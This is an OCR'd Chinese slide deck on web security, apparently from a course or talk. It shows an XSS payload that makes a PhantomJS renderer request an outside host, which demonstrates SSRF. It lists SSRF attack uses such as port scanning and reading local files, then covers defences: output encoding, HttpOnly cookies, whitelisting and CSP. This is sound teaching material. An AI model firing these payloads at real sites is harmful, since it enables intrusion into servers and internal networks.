



XSS尝试






谁解释执行了JS？


INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.249.131/pic.php?text=<img src=\"xasdasdasd\" onerror=\"document.body.innerHTML='<iframe src=http://192.168.249.130/abcde></iframe>'\"/>
Enable Post data
Enable Referrer





Not Found
The requested URL /abcde was not found on this server.
Apache/2.4.25 (Debian) Server at 192.168.249.130 Port 80

谁解释执行了JS？

```
192.168.249.131 - - [21/Jul/2017:16:50:30 +0800] "GET /abcde HTTP/1.1" 404 50
1 "-" "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gec
ko) PhantomJS/2.1.1 Safari/538.1"
```


PhantomJS是一个无界面的,可脚本编程的WebKit浏览器引擎。它原生支持多种web 标准：DOM 操作，CSS选择器，JSON，Canvas 以及SVG。

谁解释执行了JS？



INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.249.131/pic.php?text=
Enable Post data
Enable Referrer


file:///var/1.html?
%3Cimg%20src=%22xasdasdasd%22%20onerror=%22document.body.innerHTML=window.location%22/%3E


工作流程




SSRF访问外网服务


客户端
服务器端
SSRF
PhantomJS
访问
响应
内部调用
访问外网服务信息
访问
响应
外网服务
http://192.168.249.130

SSRF访问内网服务



SSRF访问内网服务


客户端
服务器端
SSRF
PhantomJS
访问
响应
内部调用
访问内网服务信息
访问
响应
内网服务
http://localhost:8000

SSRF可能危害

- 可以对外网、服务器所在内网、本地进行端口扫描，获取一些服务的banner信息;
- 攻击运行在内网或本地的应用程序（比如溢出）；
- 对内网web应用进行指纹识别，通过访问默认文件实现;
- 攻击内外网的web应用，主要是使用get参数就可以实现的攻击（比如struts2，sqli等）；
- 利用file协议读取本地文件等。

跨站脚本攻击防御

- XSS攻击最主要目标不是Web服务器本身，而是登录网站的用户。
- 针对XSS攻击，分析对普通浏览网页用户及WEB应用开发者给出的安全建议。

跨站脚本攻击防御——开发者

- **对所有用户提交内容进行可靠的输入验证**
  - 这些提交内容包括URL、查询关键字、post数据等。只接受在规定长度范围内、采用适当格式的字符，阻塞、过滤或者忽略其它的任何东西。
- **保护所有敏感的功能**
  - session标记（session tokens）、验证码。
- **确认你接收的HTML内容被妥善地格式化**
  - 如果你的web应用必须支持用户提交HTML，但是可以仅包含最小化的、安全的tag（绝对没有JavaScript），去掉任何对远程内容的引用（尤其是CSS样式表和JavaScript）。

跨站脚本攻击防御——开发者

□ HttpOnly防止劫取Cookie

- 最早由微软提出，至今已经成为一个标准。浏览器将禁止页面的Javascript访问带有HttpOnly属性的Cookie。
  - 查看百度有没有用HttpOnly，未登录时的Cookie信息：

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure
BAIDUID	62230C001AA095A9...	.baidu.com	/	2015-11-14T06:44:38.036Z	44		
BAIDUPSID	62230C001AA095A9...	.baidu.com	/	2082-12-23T11:59:48.146Z	41		
BD_HOME	0	www.baidu.com	/	Session	8		
BD_UPN	12314453	www.baidu.com	/	2015-01-26T05:46:38.000Z	14		
H_PS_PSSID	11014_10822_1467_...	.baidu.com	/	Session	92		

  - 可以看到，所有Cookie都没有设置HttpOnly。登录之后：


Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure
BAIDUID	62230C001AA095A9...	.baidu.com	/	2015-11-14T06:44:38.036Z	44		
BAIDUPSID	62230C001AA095A9...	.baidu.com	/	2082-12-23T11:59:48.146Z	41		
BDUSS	mVxMn43RHViQ1l1a...	.baidu.com	/	2030-01-01T04:00:00.701Z	197	✓	
BD_HOME	1	www.baidu.com	/	Session	8		
BD_UPN	12314453	www.baidu.com	/	2015-01-26T05:46:44.000Z	14		
H_PS_PSSID	11014_10822_1467_...	.baidu.com	/	Session	104		

  - 名为BDUSS的Cookie设置了HttpOnly。可以猜测此Cookie用于认证。

跨站脚本攻击防御——开发者

HttpOnly防止劫取Cookie

- JavaScript只能读取到没有HttpOnly标识的Cookie：



ources Timeline Profiles Audits Console

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure
cookie1	test1	localhost	/	Session	12		
cookie2	test2	localhost	/	Session	12	✓	
cookie3	test3	localhost	/	Session	12		
cookie4	test4	localhost	/	Session	12	✓	

跨站脚本攻击防御——开发者

口 输入检查

- 检查用户输入的数据中的特殊字符
  - <、>、’ 、"等
  - 将特殊字符过滤或者编码
- 在前端用JavaScript进行检查
- 但在服务器端代码必须再次检查一次，因为客户端的检查很容易绕过。

跨站脚本攻击防御——开发者

输出检查

- 在HTML标签中输出
  - 如代码：

```
<?php
    $a = "<script>alert(1);</script>";
    $b = "<img src=# onerror=alert(2) />";
?>
<div><?=$b?></div>
<a href="#"><?=$a?></a>
```

  - 解决方法：对变量使用htmlEncode，php中的函数是htmlentities

```
<?php
    $a = "<script>alert(1);</script>";
    $b = "<img src=# onerror=alert(2) />";
?>
<div><?=htmlentities($b)?></div>
<a href="#"><?=htmlentities($a)?></a>
```

跨站脚本攻击防御——开发者

输出检查

- 在css中输出
  - 在owasp-php中实现：

```
$immune = array("");
$this->cssCodec->encode(
    $immune,
    'background:expression(window.x?0:(alert(/XSS/),
     window.x=1));');
```

- 在地址中输出
  - 先确保变量是否是"http"开头，然后再使用JavaScript的encodeURI或encodeURIComponent方法。
  - 在owasp-php中实现：

```
$instance = ESAPI::getEncoder();
$instance->encodeForURL('url');
```

跨站脚本攻击防御——开发者

处理富文体

- 例如发布博客时，用户可以随意输入任意字符，插入图片，插入代码，还可以设置样式。
- 设置好白名单，严格控制标签。
- 自定义 css较麻烦，最好使用成熟的开源框架来检查。php可以使用htmlpurify。

跨站脚本攻击防御——开发者

防御DOM Based XSS

- DOM Based XSS是从javascript中输出数据到HTML页面里。

```
<script>
    var x = "$var";
    document.write("<a href='"+x+"'>test</a>");
</script>
```

- 按照在<script>标签中输出用到的防御方法，在x赋值时进行编码，但是当document.write输出数据到HTML时，浏览器重新渲染了页面，会将x进行解码，这样相当于没有编码，而产生xss。
- 防御方法：首先，还是应该做输出防御编码的，但后面如果是输出到事件或脚本，则要再做一次javascriptEncode编码，如果是输出到HTML内容或属性，则要做一次HTMLEncode。

CONTENT SECURITY POLICY

- Motivated by the endless parade of cross site scripting and "clickjacking" exploits that have arisen over the last decade
- Designed to mitigate:
  - Cross Site Scripting exploits (XSS)
  - "Clickjacking"
  - Packet sniffing attacks (specifically by eliminating inadvertent use of unencrypted data transmission protocols)

http://open.chrome.360.cn/extension_dev/contentSecurityPolicy.html

https://w3c.github.io/webappsec/specs/content-security-policy/

然而？

Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets

Sebastian Lekies
Google
slekies@google.com

Krzysztof Kotowicz
Google
koto@google.com

Samuel Groß
SAP
mail@samuel-gross.com

Eduardo A. Vela Nava
Google
